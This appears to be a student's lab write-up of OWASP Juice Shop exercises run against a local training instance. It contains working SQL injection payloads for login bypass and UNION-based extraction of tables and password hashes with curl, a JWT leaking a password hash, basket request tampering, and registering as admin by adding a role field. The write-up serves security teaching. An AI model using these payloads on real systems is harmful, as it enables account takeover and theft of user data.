

```
cursor.execute("SELECT * FROM users WHERE email = ? AND password = ?",
(email, password))
```

2) Log on as user bender by modifying the above input, i.e., the attribute email should be like bender. Find the correct SQL syntax and use a wildcard.

```
SELECT * FROM users WHERE email = " OR email LIKE 'bender%' -- ' AND password =
";
```

The payload bypasses the password check and logs you in as the first user whose email matches bender%.

3) Find the hidden admin section. Hint: search for admin in main.js. As admin user, remove the 5-star feedback. Solve the coding challenge. Then log off.



```

module.exports = function login () {
  function afterLogin (user: { data: User, bid: number }, res: Response, next: NextFunction) {
    BasketModel.findOrCreate({ where: { UserId: user.data.id } })
    .then(([basket]: [BasketModel, boolean]) => {
      const token = security.authorize(user)
      user.bid = basket.id // keep track of original basket
      security.authenticatedUsers.put(token, user)
      res.json({ authentication: { token, bid: basket.id, umail: user.data.email } })
    }).catch((error: Error) => {
      next(error)
    })
  }

  return (req: Request, res: Response, next: NextFunction) => {
    models.sequelize.query(` SELECT * FROM Users WHERE email = '${req.body.email} || ''`
AND password = '${security.hash(req.body.password || '')}' AND deletedAt IS NULL`, { model:
UserModel, plain: true })
    .then((authenticatedUser) => {
      const user = utils.queryResultToJson(authenticatedUser)
      if (user.data?.id && user.data.totpSecret !== "") {
        res.status(401).json({
          status: 'totp_token_required',
          data: {
            tmpToken: security.authorize({
              userId: user.data.id,
              type: 'password_valid_needs_second_factor_token'
            })
          }
        })
      } else if (user.data?.id) {
        afterLogin(user, res, next)
      } else {
        res.status(401).send(res.__('Invalid email or password.'))
      }
    }).catch((error: Error) => {
      next(error)
    })
  }
}

```


Try to identify any variables in the code that might contain arbitrary user input.

Coding Challenge: Login Admin


```
11 13      })
12 14      }
13 15
14 16      return (req: Request, res: Response, next: NextFunction) => {
15      -      models.sequelize.query(`SELECT * FROM Users WHERE email = '${req.body.email} || ''' AND password = '$
17      +      models.sequelize.query(`SELECT * FROM Users WHERE email = $1 AND password = $2 AND deletedAt IS N
18      +      { bind: [ req.body.email, security.hash(req.body.password) ], model: models.User, plain: true })
16 19      .then((authenticatedUser) => {
17 20          const user = utils.queryResultToJson(authenticatedUser)
18 21          if (user.data?.id && user.data.totpSecret !== "") {
19 22              res.status(401).json({
20 23                  status: 'otp_token_required',
21 24                  data: {
22 25                      tmpToken: security.authorize({
23 26                          userId: user.data.id,
24 27                          type: 'password_valid_needs_second_factor_token'
```

Using the built-in binding (or replacement) mechanism of Sequelize is equivalent to creating a Prepared Statement. This prevents tampering with the query syntax through malicious user input as it is "set in stone" before the criteria parameter is inserted.

4) Guess the password of **mc.safesearch@juice-sh.op** by watching the video ["Protect Ya' Passwordz"](#). Hint: it is the name of his pet, it contains a space and he "... replaced some vowels into zeroes". Log on with this username and password.



5) Extract the token from the cookie of the above user. Decode the JSON Web Token, e.g., online on [jwt.io](#). Which data in the token is problematic?



Encoded Token:

eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzliwiZGF0YSI6eyJpZCI6OCwidXNlcm5hbWUiOiIiLCJlbWFPbCI6Im1jLnNhZmVzZWZyY2hAanVpY2Utc2gub3AiLCJwYXNzd29yZCI6ImlwM2Y0YjBiYThiNDU4ZmEwYWwNkYzAyY2RiOTUzYmM4Iiwicm9sZSI6ImN1c3RvbWVylwiZGVsdXh1VG9rZW4iOiIiLCJsYXN0TG9naW5JcCI6IjE3Mi4xNy4wLjEiLCJwcm9maWxlSW1hZ2UiOiJhc3NldHMvcHVibGljL2ltYWdlcy91cGxvYWRzL2RlZmF1bHQuY3ZnliwidG90cFNiY3JldCI6IiIsImIzQWN0aXZlIjp0cnVlLCJjcmVhdGVkQXQXQiOiIiLCJlTAXLT

EzIDE1OjI2OjU2LjAzMyArMDA6MDAiLCJ1cGRhdGVkQXQXQiOiIiLCJlTAXLT

EzIDE4OjA4OjE1LjQyMCArMDA6MDAiLCJkZWxldGVkQXQXQiOm51bGx9LCJpYXQXQjE3MzY3OTIyMDR9

Al2Ep8gkaKVztTsmdSYImK99H7aE9oifuNquQdodieNFFpuv-vK3fBBE62XsOkNERwwwxiNVC0iccwTGuj42AL2A-j7QXPQst95-c-czSND7XYrDq-F6eulC0VW250blqfn0svpoyFN-bljD0K43xOoZ0YTGyHkcsFszNtGd-s


Decoded Info:




HEADER: ALGORITHM & TOKEN TYPE	
<pre>{ "typ": "JWT", "alg": "RS256" }</pre>	
PAYLOAD: DATA	VERIFY SIGNATURE
<pre>{ "status": "success", "data": { "id": 8, "username": "", "email": "mc.safesearch@juice-sh.op", "password": "b03f4b0ba8b458fa0acdc02cdb953bc8", "role": "customer", "deluxeToken": "", "lastLoginIp": "172.17.0.1", "profileImage": "assets/public/images/uploads/default.svg", "totpSecret": "", "isActive": true, "createdAt": "2025-01-13 15:26:56.033 +00:00", "updatedAt": "2025-01-13 18:08:15.420 +00:00", "deletedAt": null }, "iat": 1736792204 }</pre>	<pre>RSASHA256(base64UrlEncode(header) + "." + base64UrlEncode(payload), Public Key in SPKI, PKCS #1, X.509 Certificate, or JWK string format. Private Key in PKCS #8, PKCS #1, or JWK string format. The key never leaves your browser.)</pre>

Identify Problematic Data:

- **User roles** (e.g., `admin` or elevated roles that shouldn't be visible).
- **Email addresses** or personal details.
- Any hints of insecure implementation, such as `iat` (issued at), `exp` (expiration), or poorly implemented claims.
- Presence of unnecessary information like hashed passwords or security questions.

6) Log on as a one user and access the shopping basket of another user. Hint: manipulate the REST request. Look at the response using the developer tools, it may not be rendered in the Browser. Alternatively, change a paramter in the Session Storage.






7) Find the precise request string when searching for "orange". Hint: .../search?q=orange



Now work with the command line tool `curl`. Send a request `curl -s "http://... as above and look at the response. Inject SQL code and begin with orange)" or 1=1; --. Replace spaces by %20. Put the complete string in double quotes. How do you explain the large response?`

Now extract username, password from the users table. Use a similar request as above, but now use union select `...,... from users; --`. What error message do you get if you only search for two attributes (columns)? Why is the number of columns important here? Increase the number of columns by adding the placeholders `1,2,3,...` to the union select statement. Copy the captured user names and password hashes and save them in a text file.



Explanation of the Large Response

When injecting OR 1=1, the query condition becomes always true, so the server returns all matching rows. This results in a large response containing more data than usual.



Error Message When Searching for Two Attributes

If we only search for two attributes (e.g., username and password) using a query like this:

`curl -s http://localhost:3000/rest/products/search?q=orange')) UNION SELECT username,password FROM users;--` we receive an error. This happens because the number of columns in the SELECT query must match the number of columns in the query being UNIONed with it.

Why is the Number of Columns Important?

The number of columns is crucial because SQL requires the same number of columns in the SELECT statement on both sides of the UNION. The database engine expects the UNIONed queries to have the same structure to merge the results.

```
(kali@kali)-[~]
$ curl -s "http://localhost:3000/rest/products/search?q=orange'))%20ORDER%20BY%201;--"
{"status":"success","data":[]}
(kali@kali)-[~]
$ curl -s "http://localhost:3000/rest/products/search?q=orange'))%20ORDER%20BY%202;--"
{"status":"success","data":[]}
(kali@kali)-[~]
$ curl -s "http://localhost:3000/rest/products/search?q=orange'))%20ORDER%20BY%209;--"
{"status":"success","data":[]}
(kali@kali)-[~]
$ curl -s "http://localhost:3000/rest/products/search?q=orange'))%20ORDER%20BY%210;--"
<html>
<head>
<meta charset='utf-8'>
<title>Error: SQLITE_ERROR: unrecognized token: &quot;;&quot;;</title>
<style>* {
margin: 0;
padding: 0;

```

There should not be more than 8 columns in the table.

```
(kali@kali)-[~]
$ curl -s "http://localhost:3000/rest/products/search?q=orange'))%20UNION%20SELECT%20name,1,2,3,4,5,6,7,8%20FROM%20sqlite_master%20WHERE%20type='table';--"
{"status":"success","data":[{"id":"Addresses","name":1,"description":2,"price":3,"deluxePrice":4,"image":5,"createdAt":6,"updatedAt":7,"deletedAt":8},{id":"BasketItems","name":1,"description":2,"price":3,"deluxePrice":4,"image":5,"createdAt":6,"updatedAt":7,"deletedAt":8},{id":"Baskets","name":1,"description":2,"price":3,"deluxePrice":4,"image":5,"createdAt":6,"updatedAt":7,"deletedAt":8},{id":"Captchas","name":1,"description":2,"price":3,"deluxePrice":4,"image":5,"createdAt":6,"updatedAt":7,"deletedAt":8},{id":"Cards","name":1,"description":2,"price":3,"deluxePrice":4,"image":5,"createdAt":6,"updatedAt":7,"deletedAt":8},{id":"Challenges","name":1,"description":2,"price":3,"deluxePrice":4,"image":5,"createdAt":6,"updatedAt":7,"deletedAt":8},{id":"Complaints","name":1,"description":2,"price":3,"deluxePrice":4,"image":5,"createdAt":6,"updatedAt":7,"deletedAt":8},{id":"Deliveries","name":1,"description":2,"price":3,"deluxePrice":4,"image":5,"createdAt":6,"updatedAt":7,"deletedAt":8},{id":"Feedbacks","name":1,"description":2,"price":3,"deluxePrice":4,"image":5,"createdAt":6,"updatedAt":7,"deletedAt":8},{id":"ImageCaptchas","name":1,"description":2,"price":3,"deluxePrice":4,"image":5,"createdAt":6,"updatedAt":7,"deletedAt":8},{id":"Memories","name":1,"description":2,"price":3,"deluxePrice":4,"image":5,"createdAt":6,"updatedAt":7,"deletedAt":8},{id":"PrivacyRequests","name":1,"description":2,"price":3,"deluxePrice":4,"image":5,"createdAt":6,"updatedAt":7,"deletedAt":8},{id":"Products","name":1,"description":2,"price":3,"deluxePrice":4,"image":5,"createdAt":6,"updatedAt":7,"deletedAt":8},{id":"Quantities","name":1,"description":2,"price":3,"deluxePrice":4,"image":5,"createdAt":6,"updatedAt":7,"deletedAt":8},{id":"Recycles","name":1,"description":2,"price":3,"deluxePrice":4,"image":5,"createdAt":6,"updatedAt":7,"deletedAt":8},{id":"SecurityAnswers","name":1,"description":2,"price":3,"deluxePrice":4,"image":5,"createdAt":6,"updatedAt":7,"deletedAt":8},{id":"SecurityQuestions","name":1,"description":2,"price":3,"deluxePrice":4,"image":5,"createdAt":6,"updatedAt":7,"deletedAt":8},{id":"Users","name":1,"description":2,"price":3,"deluxePrice":4,"image":5,"createdAt":6,"updatedAt":7,"deletedAt":8},{id":"Wallets","name":1,"description":2,"price":3,"deluxePrice":4,"image":5,"createdAt":6,"updatedAt":7,"deletedAt":8},{id":"sqlite_sequence","name":1,"description":2,"price":3,"deluxePrice":4,"image":5,"createdAt":6,"updatedAt":7,"deletedAt":8}]}
(kali@kali)-[~]
```

8) Log out. Register a new user with admin role. Hint: register a normal user. Look at the POST request and add "role":"admin".

Status	Method	Domain	File	Initiator	Type	Transferred	Size	Response
384	GET	localhost	application-configuration	polyfills.js:1	json	cached	21.54 kB	Filter properties
384	GET	localhost	/api/SecurityQuestions/	polyfills.js:1	json	cached	1.93 kB	JSON
201	POST	localhost	/api/Users/	polyfills.js:1	json	717 B	301 B	status: "success" data: Object { role: "customer", lastLoginIp: "0.0.0.0", profileImage: "/assets/public/images/uploads/default.svg", ... }
201	POST	localhost	/api/SecurityAnswers/	polyfills.js:1	json	651 B	226 B	username: "" role: "customer" deluxeToken: "" lastLoginIp: "0.0.0.0" profileImage: "/assets/public/images/uploads/default.svg" isActive: true id: 22 email: "suv@its.bd" updatedAt: "2025-01-13T21:27:02.804Z" createdAt: "2025-01-13T21:27:02.804Z" deletedAt: null
384	GET	localhost	application-configuration	polyfills.js:1	json	cached	21.54 kB	

11%
Hacking Challenges



11%
Coding Challenges



19/169
Challenges Solved

★ 1 14/28	★ 2 5/22	★ 3 0/44
★ 4 0/37	★ 5 0/24	★ 6 0/14